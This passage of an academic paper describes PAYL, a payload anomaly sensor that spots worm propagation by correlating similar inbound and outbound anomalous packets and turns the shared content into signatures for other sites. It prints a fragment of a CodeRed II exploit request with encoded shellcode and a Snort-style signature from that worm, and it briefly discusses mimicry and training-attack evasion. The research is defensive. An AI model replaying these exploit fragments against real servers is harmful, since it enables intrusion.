content-filtering signatures. The overlapping content of the similar outgoing and incoming anomalous payloads are a natural set of candidate worm signatures. PAYL generates worm signatures from this shared content, which can be distributed over the network to other collaborating hosts to prevent any further worm infections.

In this paper, we will show that PAYL can successfully detect inbound worm packets with high accuracy and a low false positive rate. We will then show that if the worm has already infected a machine and starts to infect others, PAYL can quickly detect the propagation with an automatically generated signature that can be distributed to other machines in the local LAN or across domains. This signature is accurate, and won't block normal traffic (thus exhibiting a low false positive rate).

New and successful wide-scale infections occur on the internet with relative frequency. The *monoculture problem* applies not only to a high density of common vulnerable services and applications on the Internet, but it also applies to deployed security systems. If one standard commonly used open-source or COTS security system is blind to a new zero-day attack, then it is safe to say that all are blind to the same attack.

Some researchers have studied a solution to the monoculture problem by considering methods to diversify common application software, making each distinct site invulnerable to the same exact attack exploit [1]. We conjecture that systems that run the same services and software applications already exhibit diversity through their content flows. This provides the means of creating "site-specific" anomaly detectors capable of detecting new exploits, especially if many sites collaborate with each other and exchange alert information about suspicious packet content.

The core mindset of most security architectures dictates that each site or domain is an enclave, and any external site is regarded as the enemy. Worm writers and attackers, on the other hand, do collaborate and share information amongst themselves about vulnerabilities and tools to rapidly create new attack exploits, launch them, and form shared drone sites, often simultaneously worldwide. Defenders still depend on centralized management to update detection signatures and deploy patches on time scales that are no longer tenable. We posit that a *collaborative security* system [17, 18], a distributed detection system that automatically shares information *in real-time* about anomalous behavior experienced at the moment of attack among collaborating sites, will substantially improve protection against wide-scale infections. Indeed, most collaborating systems can be protected against new exploits by limiting propagations to a small set of initial victims. By integrating the PAYL anomalous payload sensor into a collaborative security system, and exchanging information about suspect packet content, the resulting system not only can detect new zero-day exploits but can also automatically generate new zero-day attack signatures on-site for content filtering. In this paper, we demonstrate this strategy and show that a collaborative detection system using multiple PAYL sensors, each trained on a distinct site, can accurately detect an emerging worm outbreak very fast, and reduce the incidence of false positives to nearly zero.

PAYL has been under development for well over a year and was first reported in the RAID 2004 conference [20], where many of the details about the underlying algorithms are fully described. The rest of the paper is organized as follows. Section 2 discusses related work in worm detection and automatic signature generation. In Section 3, we give an overview of the PAYL detection sensor and demonstrate how well it can detect

real-world worms. Section 4 presents an evaluation of the ingress/egress traffic correlation techniques, and the automatic worm signature generation. In Section 5 we introduce the idea of collaborative security among sites, and demonstrate its effectiveness using anomalous payload collaboration. Section 6 concludes the paper.

2 Related Work

Rule-based network intrusion detection systems such as Snort and Bro can do little to stop zero-day worms. They depend upon signatures only known after the worm has been launched successfully, essentially disclosing their new content and method of infection for later deployment. Shield [19] provides vulnerability signatures instead of string-oriented content signatures, and blocks attacks that exploit that vulnerability. The vulnerability signatures specify in general what an exploit would look like in the datagram of packets and a host-based "shield" agent would drop any connections that match this specification. A shield is manually specified for a vulnerability identified in some network available code, and is distributed to all desktops to provide protection against attacks. The time lag to specify, test and deploy shields from the moment the vulnerability is identified favors the worm writer, not the defenders.

Several researchers have considered the use of packet flows, and in some cases content analysis. Honeycomb [7] is a host-based intrusion detection system that automatically creates signatures. It uses a honeypot to capture malicious traffic targeting dark space, and then applies the longest common substring (LCS) algorithm on the packet content of a number of connections going to the same services. The computed substring is used as candidate worm signature. PAYL optionally uses either LCS or the longest common subsequence (LCSeq) on anomalous packets not necessarily targeting a honeypot, but any victim in the protected LAN.

Another system, Autograph [5] uses heuristics to classify traffic into two categories: a flow pool with suspicious scanning activity and a non-suspicious flow pool. TCP flow reassembly is applied to the suspicious flow pool and they employ Rabin fingerprints to partition the payload into small blocks. These blocks are then counted to determine their prevalence, and the most frequent substrings from these blocks form a worm signature. The signature generator uses blacklisting in order to decrease the number of false positives. They also describe collaboration between multiple sensors, but the sensors exchange only suspicious IPs and destination ports. This approach to sharing scan alerts is similar to other projects including the Worminator project [10] at Columbia University, in which PAYL is a component.

Earlybird [15] is another system that can automatically detect new worms in a fashion similar to Autograph, For each packet, the substrings computed by Rabin fingerprints are inserted into a frequency count table, incrementing a count field each time the substrings are encountered. The information about source and destination IPs is recorded. The table is stored in rank order by the frequency counts so that it produces the set of likely worm traffic. This system measures the prevalence of all common content in the network and then applies IP address dispersion, counting distinct source and destination IPs for each suspicious content, in order to keep the false positive rate small. This system is not used in collaboration between multiple sensors; it has been developed as a centralized system.

Each of the aforementioned projects are based on detecting frequently occurring payloads delivered by a source IP that is "suspicious", either because the connection targeted dark IP space or the source IP address exhibited pre-scanning behavior. These approaches imply that the detection occurs *some time after* the propagation of the worm has executed. Unlike these approaches, PAYL does not depend on scanning behavior and payload prevalence. PAYL detects anomalous payloads immediately, and detects the first propagation attempt of the worms by correlating ingress/egress packet content alerts. PAYL has also been put to use in a system that automatically generates patches in a sandbox version of vulnerable software systems. See [14] for complete details. A more general discussion of related work in the area of anomaly detection can be found in [20].

3 Payload Based Anomaly Detection

3.1 Overview of the PAYL Sensor

The PAYL sensor is based on the principle that zero-day attacks are delivered in packets whose data is unusual and distinct from all prior "normal content" flowing to or from the victim site. We assume that the packet content is available to the sensor for modeling[2]. We compute a normal profile of a site's unique content flow, and use this information to detect anomalous data. A "profile" is a model or a set of models that represent the set of data seen during training. Since we are profiling content data flows, the method must be general to work across all sites and all services, and it must be efficient and accurate. Our initial design of PAYL uses a "language independent" methodology, the statistical distribution of n-grams [2] extracted from network packet datagrams. This methodology requires no parsing, no interpretation and no emulation of the content.

An n-gram is the sequence of n adjacent byte values in a packet payload. A sliding window with width n is passed over the whole payload one byte at a time and the frequency of each n-gram is computed. This frequency count distribution represents a statistical centroid or model of the content flow. The normalized average frequency and the variance of each gram are computed. The first implementation of PAYL uses the byte value distribution when n=1. The statistical means and variances of the 1-grams are stored in two 256-element vectors. However, we condition a distinct model on the port (or service) and on packet length, producing a set of statistical centroids that in total provides a fine-grained, compact and effective model of a site's actual content flow. Full details of this method and its effectiveness are described in [20].

The first packet of CRII illustrates the 1-gram data representation implemented in PAYL. Figure 1 shows a portion of the CRII packet, and its computed byte value distribution along with the rank ordered distribution is displayed in Figure 2, from which we extract a *Z-string*. The Z-string is a the string of distinct bytes whose frequency in the data is ordered from most frequent to least, serving as representative

[2] Encrypted channels can be treated separately in various ways, such as the use of a host-sensor that captures content at the point of decryption, or by using a decryption/re-encryption proxy server. For the present paper, we simply assume the data is available for modeling.

```
GET./default.ida?XXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXX
XXXXXX%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%
u9090%u8190%u00c3%u0003%u8b00
%u531b%u53ff%u0078%u0000%u0
```

Fig. 1. A portion of the first packet of CodeRed II




Fig. 2. CRII payload distribution (top plot) and its rank order distribution (bottom plot)

of the entire distribution, ignoring those byte values that do not appear in the data. The rank ordered distribution appears similar to the Zipf distribution, and hence the name Z-string. The Z-string representation provides a privacy-preserving summary of payload that may be exchanged between domains without revealing the true content. Z-strings are not used for detection, but rather for message exchange and cross domain correlation of alerts. We describe this further in section 5.

To compare the similarity between test data at detection time and the trained models computed during the training period, PAYL uses simplified *Mahalanobis distance* [20]. Mahalanobis distance weights each variable, the mean frequency of a 1-gram, by its standard deviation and covariance. The distance values produced by the models are then subjected to a threshold test. If the distance of a test datum is greater than the threshold, PAYL issues an alert for the packet. There is a distinct threshold setting for each centroid computed automatically by PAYL during a calibration step. To calibrate the sensor, a sample of test data is measured against the centroids and an initial threshold setting is chosen. A subsequent round of testing of new data updates the threshold settings to calibrate the sensor to the operating environment. Once this step converges, PAYL is ready to enter detection mode. Although the very initial results of testing PAYL looked quite promising, we devised several improvements to the modeling technique to reduce the percentage of false positives.

3.2 New PAYL Features: Multiple Centroids

PAYL is a fully automatic, "hands-free" online anomaly detection sensor. It trains models and determines when they are stable; it is self-calibrating, automatically observes itself, and updates its models as warranted. The most important new feature implemented in PAYL over our prior work is the use of multiple centroids, and ingress/egress correlation. In the first implementation, PAYL computes one centroid per length bin, followed by a stage of clustering similar centroids across neighboring bins. We previously computed a model M_{ij} for each specific observed packet payload length i of each port j. In this newer version, we compute a *set of models* M^k_{ij}, $k \geq 1$. Hence, within each length bin, multiple models are computed prior to a final clustering stage. The clustering is now executed across centroids within a length bin,

and then again across neighboring length bins. This two stage clustering strategy substantially reduces the memory requirements for models while representing normal content flow more accurately and revealing anomalous data with greater clarity.

Since there might be different types of payload sent to the same service, e.g., pure text, .pdf, or .jpg, we used an incremental online clustering algorithm to create multiple centroids to model the traffic with finer granularity. This modeling idea can be extended to include centroids for different media that may be transmitted in packet flows. Different file and media types follow their own characteristic 1-gram distribution; including models for standard file types can help reduce false positives. (See [8] for a detailed analysis of this approach.)

The multi-centroid strategy requires a different test methodology. During testing, an alert will be generated by PAYL if a test packet matches none of the centroids within its length bin. The multi-centroid technique produces more accurate payload models and separates the anomalous payloads in a more precise manner.

3.3 Data Diversity Across Sites

A crucial issue we study is whether or not payload models are truly distinct across multiple sites. This is an important question in a collaborative security context. We have claimed that the monoculture problem applies not only to common services and applications, but also to security technologies. Hence, if a site is blind to a zero-day attack this implies that many other sites are blind to the same attack. Researchers are considering solutions to the monoculture problem by various techniques that "diversify" implementations. We conjecture that the content data flow among different sites is already diverse even when running the exact same services. In our previous work we have shown that byte distributions differ for each port and length. We also conjecture that it should be different for each host. For example, each web server contains different URLs, implements different functionality like web email or media uploads, and the population of service requests and responses sent to and from each site may differ, producing a diverse set of content profiles across all collaborating hosts and sites. Hence, each host or site's profile will be substantially different from all others. A zero-day attack that may appear as normal data at one site, will likely not appear as normal data at other sites since the normal profiles are different. We test whether or not this conjecture is true by several experiments.

One of the most difficult aspects of doing research in this area is the lack of real-world datasets available to researchers that have full packet content for formal scientific study[3]. Privacy policies typically prevent sites from sharing their content data. However, we were able to use data from three sources, and show the distribution for each. The first one is an external commercial organization that wishes to remain anonymous, which we call **EX**. The others are the two web servers of the CS Department of Columbia, www.cs.columbia.edu and www1.cs.columbia.edu; we call these two datasets **W** and **W1,** respectively. The following plots show the profiles of the traffic content flow of each site.

[3] Fortunately, HS ARPA is working to provide data to researchers through the PREDICT project; see www.predict.org.




Fig. 3. Example byte distribution for payload length 249 of port 80 for the three sites EX, W, W1, in order from top to bottom




Fig. 4. Example byte distribution for payload length of 1380 of port 80 for the three sites EX, W, W1

The plots display the payload distributions for different packet payload lengths i.e. 249 bytes and 1380 bytes, spanning the whole range of possible payload lengths in order to give a general view of the diversity of the data coming from the three sites. Each byte distribution corresponds to the first centroid that is built for the respective payload lengths. We observe from the above plots that there is a visible difference in the byte distributions among the sites for the same length bin. This is confirmed by the values of Manhattan distances computed between the distributions, with results displayed in Table 1.

Table 1. The Manhattan distance between the byte distributions of the profiles computed for the three sites, for three length bins

	249 bytes	**940 bytes**	**1380 bytes**
MD(EX, W)	0.4841	0.6723	0.2533
MD(EX,W1)	0.3710	0.8120	0.4962
MD(W,W1)	0.3689	0.5972	0.6116

The content traffic among the sites is quite different. For example, the EX dataset is more complex containing file uploads of different media types (pdf, jpg, ppt, etc.) and webmail traffic; the W dataset contain less of this type of traffic while W1 is the simplest, containing almost no file uploads. Hence, each of the *site-specific* payload models is diverse, increasing the likelihood that a worm payload will be detected by at least one of these sites. To avoid detection, the worm exploit would have to be padded in such a way that its content description would appear to be normal concurrently for all of these sites.

Mimicry attacks are possible if the attacker has access to the same information as the victim. In the case of application payloads, attackers (including worms) would not know the distribution of the normal flow to their intended victim. The attacker would need to sniff each site for a long period of time and analyze the traffic in the same fashion as the detector described herein, and would also then need to figure out how

to pad their poison payload to mimic the normal model. This is a daunting task for the attacker who would have to be clever indeed to guess the exact distribution as well as the threshold logic to deliver attack data that would go unnoticed. Additionally, any attempt to do this via probing, crawling or other means is very likely to be detected.

Besides mimicry attack, clever worm writers may figure a way to launch 'training attacks' [6] against anomaly detectors such as PAYL. In this case, the worm may send a stream of content with increasing diversity to its next victim site in order to train the content sensor to produce models where its exploit no longer would appear anomalous. This as well is a daunting task for the worm. The worm would be fortunate indeed to launch its training attack when the sensor is in training mode and that a stream of diverse data would go unnoticed while the sensor is in detection mode. Furthermore, the worm would have to be extremely lucky that each of the content examples it sends to train the sensor would produce a "non-error" response from the intended victim. Indeed, PAYL ignores content that does not produce a normal service response. These two evasion techniques, mimicry and training attack, is part of our ongoing research on anomaly detection, and a formal treatment of the range of "counter-evasion" strategies we are developing is beyond the scope of this paper.

3.4 Worm Detection Evaluation

In this section, we provide experimental evidence of the effectiveness of PAYL to detect incoming worms. In our previous RAID paper [20], we showed PAYL's accuracy for the DARPA99 dataset, which contains a lot of artifacts that make the data too regular [9]. Here we report how PAYL performs over the three real-world datasets using known worms available for our research. Since all three datasets were captured from real traffic, there is no ground truth, and measuring accuracy was not immediately possible. We thus needed to create test sets with ground truth, and we applied Snort for this purpose.

Each dataset was split into two distinct chronologically-ordered portions, one for training and the other for testing, following the 80%-20% rule. For each test dataset,




Fig. 5. ROC of PAYL detecting incoming worms, false positive rate restricted to less than 0.5%

we first created a clean set of packets free of any known worms still flowing on the Internet as background radiation. We then inserted the same set of worm traffic into the cleaned test set using tcpslice. Thus, we created ground truth in order to compute the accuracy and false positive rates.

The worm set includes CodeRed, CodeRed II, WebDAV, and a worm that exploits the IIS Windows media service, the nsiislog.dll buffer overflow vulnerability (MS03-022). These worm samples were collected from real traffic as they appeared in the wild, from both our own dataset and from a third-party. Because PAYL only considers the packet payload, the worm set is inserted at random places in the test data. The ROC plots in Figure 5 show the result of the detection rate versus false positive rate over varying threshold settings of the PAYL sensor.

The detection rate and false positive are both based on the number of packets. The test set contains 40 worm packets although there are only 4 actual worms in our zoo. The plots show the results for each data set, where each graphed line is the detection rate of the sensor where all 4 worms were detected. (This means more than half of each the worm's packets were detected as anomalous content.) From the plot we can see that although the three sites are quite different in payload distribution, PAYL can successfully detect all the worms at a very low false positive rate. To provide a concrete example we measured the average false alerts per hour for these three sites. For 0.1% false positive rate, the EX dataset has 5.8 alerts per hour, W1 has 6 alerts per hour and W has 8 alerts per hour.

We manually checked the packets that were deemed false positives. Indeed, most of these are actually quite anomalous containing very odd abnormal payload. For example, in the EX dataset, there are weird file uploads, in one case a whole packet containing nothing but a repetition of a character with byte value **E7** as part of a word file. Other packets included unusual HTTP Get requests, with the referrer field padded with many "Y" characters (via a product providing anonymization).

We note that some worms might fragment their content into a series of tiny packets to evade detection. For this problem, PAYL buffers and concatenates very small packets of a session prior to testing.

We also tested the detection rate of the W32.Blaster worm (MS03-026) on TCP port 135 port using real RPC traffic inside Columbia's CS department. Despite being much more regular compared to HTTP traffic, the worm packets in each case were easily detected with zero false positives. Although at first blush, 5-8 alerts per hour may seem too high, a key contribution of this paper is a method to correlate multiple alerts to extract from the stream of alerts true worm events.

4 Worm Propagation Detection and Signature Generation by Correlation

In the previous section, we described the results using PAYL to detect anomalous packet content. We extended the detection strategy to model both inbound and outbound traffic from a protected host, computing models of content flows for ingress and egress packets. The strategy thus implies that within a protected LAN, some infected internal host will begin a propagation sending outbound anomalous packets.

When this occurs for any host in the LAN, we wish to inoculate all other hosts by generating and distributing worm packet signatures to other hosts for content filtering.

We leverage the fact that self-propagating worms will start attacking other machines automatically by replicating itself, or at least the exploit portion of its content, shortly after a host is infected. (Polymorphic worms may randomly pad their content, but the exploit should remain intact.) Thus if we detect these anomalous *egress* packets to port *i* that are very similar to those anomalous *ingress* traffic to port *i*, there is a high probability that a worm that exploits the service at port *i* has started its propagation. Note that these are the very first packets of the propagation, unlike the other approaches which have to wait until the host has already shown substantial amounts of unusual scanning and probing behavior. Thus, the worm may be stopped at its *very first propagation attempt* from the first victim even if the worm attempts to be slow and stealthy to avoid detection by probe detectors. We describe the ingress/egress correlation strategy in the following section. We note, however, that the same strategy can be applied to ingress packets flowing from arbitrary (external) sources to internal target IP's. Hence, ingress/ingress anomalous packet correlation may be viewed as a special case of this strategy.

Careful treatment of port-forwarding protocols and services, such as P2P and NTP (Port 123) is required to apply this correlation strategy, otherwise normal port forwarding may be misinterpreted as worm propagations. Our work in this area involves two strategies, truncation of packets (focusing on control data) and modeling of the content of media [8]. This work is beyond the scope of this paper due to space limitations, and will be addressed in a future paper.

4.1 Ingress and Egress Traffic Correlation

When PAYL detects some incoming anomalous traffic to port *i*, it generates an alert and places the packet content on a buffer list of "suspects". Any outbound traffic to port *i* that is deemed anomalous is compared to the buffer. The comparison is performed against the packet contents and a string similarity score is computed. If the score is higher than some threshold, we treat this as possible worm propagation and block or delay this outgoing traffic. This is different from the common quarantining or containment approaches which block all the traffic to or from some machine. PAYL will only block traffic whose content is deemed very suspicious, while all other traffic may proceed unabated maintaining critical services.

There are many possible metrics which can apply to decide the similarity of two strings. The several approaches we have considered, tested and evaluated include:

String equality (SE): This is the most intuitive approach. We decide that a propagation has started only if the egress payload is exactly the same as the ingress suspect packet. This metric is very strict and good at reducing false positives, but too sensitive to any tiny change in the packet payload. If the worm changes a single byte or just changes its packet fragmentation, the anomalous packet correlation will miss the propagation attempt. (The same is true when comparing thumbprints of content.)

Longest common substring (LCS): The next metric we considered is the LCS approach. LCS is less exact than SE, but avoids the fragmentation problem and other small payload manipulations. The longer the LCS that is computed between two

packets, the greater the confidence that the suspect anomalous ingress/egress packets are more similar. The main shortcoming of this approach is its computation overhead compared to string equality, although it can also be implemented in linear time [3].

Longest common subsequence (LCSeq): This is similar to LCS, but the longest common subsequence need not be contiguous. LCSeq has the advantage of being able to detect polymorphic worms, but it may introduce more false positives.

For each pair of strings that are compared, we compute a *similarity score*, the higher the score, the more similar the strings are to each other. For SE, the score is 0 or 1, where 1 means equality. For both LCS and LCSeq, we use the percentage of the LCS or LCSeq length out of the total length of the candidate strings. Let's say string s_1 has length L_1, and string s_2 has length L_2, and their LCS/LCSeq has length C. We compute the similarity score as $2*C/(L_1+ L_2)$. This normalizes the score in the range of [0…1], where 1 means the strings are exactly equal. We show how well each of these measures work in Section 4.3.

Since we may have to check each outgoing packet (to port *i*) against possibly many suspect strings inbound to port *i*, we need to concern ourselves with the computational costs and storage required for such a strategy. On a real server machine, e.g., a web server, there are large numbers of incoming requests but very few, if any, outgoing requests to port 80 from the server (to other servers). So any outgoing request is already quite suspicious, and we should compare each of them against the suspects. If the host machine is used as both a server and a client simultaneously, then both incoming and outgoing requests may occur frequently. This is mitigated somewhat by the fact that we check only packets deemed anomalous, not every possible packet flowing to and from a machine. We apply the same modeling technique to the outgoing traffic and only compare the egress traffic we already labeled as anomalous.

4.2 Automatic Worm Signature Generation

There is another very important benefit that accrues from the ingress/egress packet content correlation and string similarity comparison: *automatic worm signature generation*. The computation of the similarity score produces the matching substring or subsequence which represents the common part of the ingress and egress malicious traffic. This common subsequence serves as a *signature content-filter*. Ideally, a worm signature should match worms and only worms. Since the traffic being compared is already judged as anomalous, and has exhibited propagation behavior – quite different from normal behavior – and the similar malicious payload is being sent to the same service at other hosts, these common parts are very possibly core exploit strings and hence can represent the worm signature. By using LCSeq, we may capture even polymorphic worms since the core exploit usually remains the same within each worm instance even though it may be reordered within the packet datagram. Thus, by correlating the ingress and egress malicious payload, we are able to detect the very initial worm propagation, and compute its signature immediately. Further, if we distribute these strings to collaborating sites, they too can leverage the added benefit of corroborating suspects they may have detected, and they may choose to employ content filters, preventing them from being exploited by a new, zero-day worm.

4.3 Evaluation

In this section, we evaluate the performance of ingress/egress correlation and the quality of the automatically generated signatures.

Since none of the machines were attacked by worms during our data collection time at the three sites, we launched real worms to un-patched Windows 2000 machines in a controlled environment. For testing purposes, the packet traces of the worm propagation were merged into the three sites' packet flows as if the worm infection actually happened at each site. Since PAYL only uses payload, the source and target IP addresses of the merged content are irrelevant.

Without a complete collection of worms, and with limited capability to attack machines, we only tested CodeRed and CodeRed II out of the executable worms we collected. After launching these in our test environment and capturing the packet flow trace, we noticed interesting behavior: after infection, these two worms propagate with packets fragmented differently than the ones that initially infected the host. In particular, CodeRed can separate "GET." and "/default.ida?" and "NNN…N" into different packets to avoid detection by many signature-based IDSes. The following table shows the length sequences of different packet fragmentation for CodeRed and CodeRed II.

Table 2. Different fragmentation for CR and CRII

Code Red (total 4039 bytes)	
Incoming	Outgoing
1448, 1448, 1143	4, 13, 362, 91, 1460, 1460, 649
	4, 375, 1460, 1460, 740
	4, 13, 453, 1460, 1460, 649
Code Red II (total 3818 bytes)	
Incoming	Outgoing
1448, 1448, 922	1460, 1460, 898

To evaluate the accuracy of worm propagation detection, we appended the propagation trace at the very end of one full day's network data from each of the three sites. When we collected the trace from our attack network, we not only captured the incoming port 80 requests, but also all the outgoing traffic directed to port 80. We checked each dataset manually, and found there is a small number of outgoing packets for the servers that produced the datasets W and W1, as we expected, and not a single one for the EX dataset. Hence, any egress packets to port 80 would be obviously anomalous without having to inspect their content. For this experiment, we captured all suspect incoming anomalous payloads in an unlimited sized buffer for comparison across all of the available data in our test sets. We also purposely lowered PAYL's threshold setting (after calibration) in order to generate a very high number of suspects in order to test the accuracy of the string comparison and packet correlation strategies. In other words, we increased the noise (increasing the number of false positives) in order to determine how well the correlation can still separate out the important signal in the traffic (the actual worm content).

Table 3. Results of correlation for different metrics

	Detect propagate	False alerts
SE	No	No
LCS(0.5)	Yes	No
LCSeq(0.5)	Yes	No

The result of this experiment is displayed in the following table for the different similarity metrics. The number in the parenthesis is the threshold used for the similarity score. For an outgoing packet, PAYL checks the suspect buffer and returns the highest similarity score. If the score is higher than the threshold, we judge there is a worm propagation. False alerts suggest that an alert was mistakenly generated for a normal outgoing packet. The reason why SE does not work here is obvious: worm fragmentation blinds the method from seeing the worm's entire matching content. The other two metrics worked perfectly, detecting all the worm propagations with zero false alerts.

To evaluate the false alerts more carefully, we decided to use some other traffic to simulate the outgoing traffic of the servers. For EX data, we used the outgoing port 80 traffic of other clients in that enterprise as if it originated from the EX server itself. For the W1 and W datasets, we used the outgoing port 80 traffic from the CS department. Then we repeated the previous experiments to detect the worm propagation with the injected outgoing traffic on each server. The result remains the same - using the same thresholds as before, we can successfully detect all the worm propagations without any false alerts.

As we mentioned earlier, the worm signature is a natural byproduct of the ingress/egress correlation. When we identified a possible worm propagation, the LCS or LCseq can be used as the worm signature. Figure 6 displays the actual content signatures computed for the CR II propagations detected by PAYL in a style suitable for deployment in Snort. Note the signature contains some of the system calls used to infect a host, which is one of the reasons the false positive rate is so low for these detailed signatures.

We replicated the above experiments in order to test if any normal packet is blocked when we filter the real traffic against all the worm signatures generated. For our experiments we used the datasets from all the three sites, which have had the CRII attacks cleaned beforehand, and in all cases no normal packet was blocked.

```
|d0|$@|0 ff|5|d0|$@|0|h|d0| @|0|j|1|j|0|U|ff|
5|d8|$@|0 e8 19 0 0 0 c3 ff|%`0@|0 ff|%d0@|0
ff|%h0@|0 ff|%p0@|0 ff|%t0@|0 ff|%x0@|0 ff|%|
0@|fc fc fc fc fc fc fc fc fc fc fc fc fc fc
fc fc fc fc fc 0 0 0 0 0 0 0 0 0 0 0 0|\EXP
LORER.EXE|0 0 0|SOFTWARE\Microsoft\Windows NT
\CurrentVersion\Winlogon|0 0 0|SFCDisable|0 0
 9d ff ff ff|SYSTEM\CurrentControlSet\Service
s\W3SVC\Parameters\Virtual Roots|0 0 0 0|/Scr
ipts|0 0 0 0|/MSADC|0 0|/C|0 0|/D|0 0|c:\,,21
7|0 0 0 0|d:\,,217|fc fc fc fc fc fc fc fc fc
 fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
…
```

Fig. 6. The initial portion of the PAYL generated signature for CodeRed II

In these experiments, we used an unlimited buffer for the incoming suspect payloads. The buffer size essentially stores packets for some period of time that is dependent upon the traffic rate, and the number of anomalous packet alerts that are generated from that traffic. That amount is indeterminate *a priori*, and is specific to both the environment being sniffed and the quality of the models computed by PAYL for that environment. Since CR and CR II launch their propagations immediately after infecting their victim hosts, a buffer holding only the most recent 5 or 10 suspects is enough to detect their propagation. But for slow-propagating or stealthy worms which might start propagating after an arbitrarily long hibernation period, the question is how many suspects should we save in the suspect buffer? If the ingress anomalous payloads have been removed from the suspect buffer before such a worm starts propagating, PAYL can no longer detect it by correlation. Theoretically, the larger the buffer the better, but there is tradeoff in memory usage and computation time. But for those worms that may hibernate for a long period of time, cross-site collaboration and exchange of suspect packet payloads might provide a solution. We discuss this in the next section.

5 Anomalous Payload Collaboration Among Sites

Most current attack detection systems are constrained to a single ingress point within an enterprise without sharing any information with other sites. There are ongoing efforts that share suspicious source IP address [5, 10], but to our knowledge no such effort exists to share content information across sites in real time until now. Here we focus on evaluating the detection accuracy of using collaboration among sites, assuming a scaleable, privacy-preserving secured communication infrastructure is available. (We have implemented a prototype in Worminator [10].)

Recall that, in Section 3.4, we described experiments measuring the diversity of the models computed at multiple sites. As we saw, the different sites tested have different normal payload models. This implies from a statistical perspective that they should also have different false positive alerts. Any "common or highly similar anomalous payloads" detected among two or more sites logically would be caused by a common worm exploit targeting many sites. Cross-site or cross-domain sharing may thus reduce the false positive problem at each site, and may more accurately identify worm outbreaks in the earliest stages of an infection.

To test this idea, we used the traffic from the three sites. There are two goals we seek to achieve in this experiment. One is to test whether different sites can help confirm with each other that a worm is spreading and attacking the Internet. The other is to test whether false alerts can be reduced, or even eliminated at each site when content alerts are correlated.

In this experiment, we used the following simple correlation rule: if two alerts from distinct sites are similar, the two alerts are considered true worm attacks; otherwise they are ignored. Each site's content alerts act as confirmatory evidence of a new worm outbreak, even after two such initial alerts are generated. This is very strict, aiming for the optimal solution to the worm problem.

This is a key observation. The optimal result we seek is that for any payload alerts generated from the same worm launched at two ore more sites, those payloads should

be similar to each other, but not for normal data from either site that was a false positive. That is to say, if a site generates a false positive alert about normal traffic it has seen, it will not produce suspect payloads that any other site will deem to be a worm propagation. Since we conjectured that each site's content models are diverse and highly distinct, even the false positives each site may generate will not match the false positives of other sites; only worms (i.e., true positives) will be commonly matched as anomalous data among multiple sites.

To make the experiment more convincing, we no longer test the same worm traffic against each site as in the previous section, since the sensor will obviously generate the exact same payload alert at all the sites. Instead, we use multiple variants of CodeRed and CodeRed II, which were extracted from real traffic. To make the evaluation strict, we tested different packet payloads for the same worm, and all the variant packet fragments it generates. We purposely lowered the PAYL threshold to generate many more false positives from each site than it otherwise would produce.

As in the case described above the cross-site correlation uses the same metrics (SE, LCS and LCSeq) to judge whether two payload alerts are "similar". However, another problem that we need to consider when we exchange information between sites is *privacy*. It may be the case that a site is unwilling to allow packet content to be revealed to some external collaborating site. A false positive may reveal true content.

A packet payload could be presented by its 1-gram frequency distribution (see Figure 2). This representation already aggregates the actual content byte values in a form making it nearly impossible (but not totally impossible) to reconstruct the actual payload. (Since byte value distributions do not contain sequential information, the actual content is hard to recover. 2-gram distributions simplify the problem making it more likely to recover the content since adjacent byte values are represented. 3-grams nearly make the problem trivial to recover the actual content in many cases.)

However, we note that the 1-gram frequency distribution reordered into the *rank-ordered frequency distribution* produces a distribution that appears quite similar to the exponential decreasing Zipf-like distribution. The rank ordering of the resultant distinct byte values is a string that we call the "Z-string" (as discussed in Section 3.1). One cannot recover the actual content from the Z-String. Rather, only an aggregated representation of the byte value frequencies is revealed, without the actual frequency information. This representation may convey sufficient information to correlate suspect payloads, without revealing the actual payload itself. Hence, false positive content alerts would not reveal true content, and privacy policies would be maintained among sites.

In this cross-domain correlation experiment we propose two more metrics which don't require exchanging raw payloads, but instead only the 1-gram distributions, and the privacy-preserving Z-string representation of the payload:

Manhattan distance (MD): Manhattan distance requires exchange of the byte distribution of the packet, which has 256 float numbers. Two payloads are similar if they have a small Manhattan distance. The maximum possible MD is 2. So we define the similarity score as (MD)/2, to normalize the score range to the same range of the other metrics described above.

